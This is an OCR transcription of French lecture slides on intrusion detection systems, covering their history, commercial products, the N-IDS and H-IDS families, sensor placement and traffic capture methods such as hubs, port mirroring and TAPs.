
- 1991 : DIDS, issu de Haystack, analyse les données des serveurs et des clients
- 1993 : Next generation IDES, issu de IDES, modélisation par scénario
- 1994 : premiers produits commerciaux NetRanger de la société Wheel Group

# Historique 3




Source : http://www.securityfocus.com/infocus/1514

# Historique 4





Source : http://www.securityfocus.com/infocus/1514

# Les produits du marché en 2004

- Internet Security System : `RealSecure`
- Symantec : `Manhunt`
- Cisco System : sondes intégrées dans les commutateurs Catalyst, `Cisco IDS`
- Enterasys Network : `Dragon`
- SourceFire : `Snort`
- `Prelude`

# Les produits du marché en 2010

# Différentes approches



# Type d'IDS

- Il existe plusieurs familles d'IDS :
- Un N-IDS (Network-based Intrusion Detection System) analyse la sécurité au niveau du réseau.
- Un H-IDS (Host-based IDS) analyse la sécurité au niveau des hôtes.
- Un P-IDS (Protocol-based IDS) analyse le trafic de protocoles particuliers, par exemple HTTP et HTTPS.
- Un AP-IDS (Application Protocol-based IDS), ils analysent un trafic lié à une application, par exemple application web avec base de données.


# N-IDS 1

- Un N-IDS nécessite un matériel dédié.
- Contrôle les paquets circulant sur un ou plusieurs lien(s) réseau.
- Découvre si un acte malveillant ou anormal a lieu.
- Le N-IDS place une ou plusieurs cartes d'interface réseau du système dédié en mode promiscuité (promiscuous mode).
- Elles peuvent être aussi en mode «furtif» (stealth mode) sans adresse IP. Elles n'ont pas non plus de pile de protocole attachée.

# N-IDS 2

- Il est fréquent de trouver plusieurs IDS sur les différentes parties du réseau .
  - Une sonde à l'extérieur du réseau afin d'étudier les tentatives d'attaques.
  - Une sonde en interne pour analyser les requêtes ayant traversé le pare-feu ou bien menées depuis l'intérieur.
- L’analyse se fait sur un serveur, mais le ou les connecteurs sont dispersés dans le réseau
- L’analyse et le dépôt du trafic peuvent se faire sur un segment réseau autre que celui surveillé.

# IDS: N-ids




Source : http://www.commentcamarche.net/detection/ids.php3


# Opérations effectuées par un N-IDS 1

1. Capture de la trame en mode promiscuité
2. Analyse et filtrage éventuel bas niveau
3. Détection de la présence de fragments et passage éventuel à un moteur de reconstruction
4. Transfert de la trame vers le système d'exploitation

# Opérations effectuées par un N-IDS 2

1. Filtrage éventuel
2. Application de divers pré processeurs en fonction du type de requête pour contrer les techniques d'évasions d'attaques
3. Passage vers le moteur d'analyse


# Modèle conceptuel N-IDS



# Emplacement des sondes IDS

- L'emplacement des sondes IDS dépend de la politique de sécurité
  - zone démilitarisée DMZ (attaques contre les systèmes publics)
  - réseau privé (intrusions vers ou depuis le réseau interne)
  - segment extérieur du pare-feu (détection de signes d'attaques parmi tout le trafic entrant et sortant avant filtrage)
- Le trafic entre les éléments du système IDS ( sondes, serveur et console ) peut (et doit !) être chiffré


# Emplacement IDS




# Modes de connexion de sonde 1

- Le système IDS doit se connecter sur un segment d'un réseau.
- Divers modes sont possibles :
  - utilisation d'un hub sur le segment ;
  - Mirroring : utilisation d'un port sur un équipement de commutation réseau, ce port est un miroir de l'ensemble du trafic sur le commutateur ;
  - TAP (Test Access Port) : combine le hub et le SPAN, le TAP se branche sur un segment de réseau et n'a aucun impact même en cas de panne.


# Modes de connexion de sonde 2




HUB





SPAN




TAP

# Test Access Port


Source : http://www.datacomsystems.com/products/network-taps.asp?gclid=CN2p9vjSkYgCFRU6XgodeCo4-w




Source : http://www.comworth.co.jp/products/l_p/layer1tapfamily_01.html

# Comparaison des méthodes de collecte de flux

| | Avantages | Inconvénients |
|---|---|---|
| Mirroring | • Capitalisation sur les équipements déjà installés<br>• Simple à mettre en œuvre | • Risque de perte de paquets<br>• Limitation sur le nombre de ports source<br>• Nécessite une bonne coordination entre équipe sécurité et réseau |
| TAP | • Fiabilité des mécanismes de copie de flux<br>• Aucune latence due au traitement du signal | • Surcoût financier<br>• Ajout d'un équipement |

# H-IDS 1

- Réside sur un hôte particulier (un logiciel installé sur la machine).
- Se comporte comme un démon ou un service standard sur un système hôte.
- Analyse des informations particulières dans les journaux de logs (syslogs, messages, lastlog, wtmp…) et les journaux systèmes.
- Contrôle l'accès aux appels systèmes.
- Vérifie l'intégrité des systèmes de fichiers.
- A accès à des composants non-accessibles sur le réseau par exemple la base de registre de Windows.

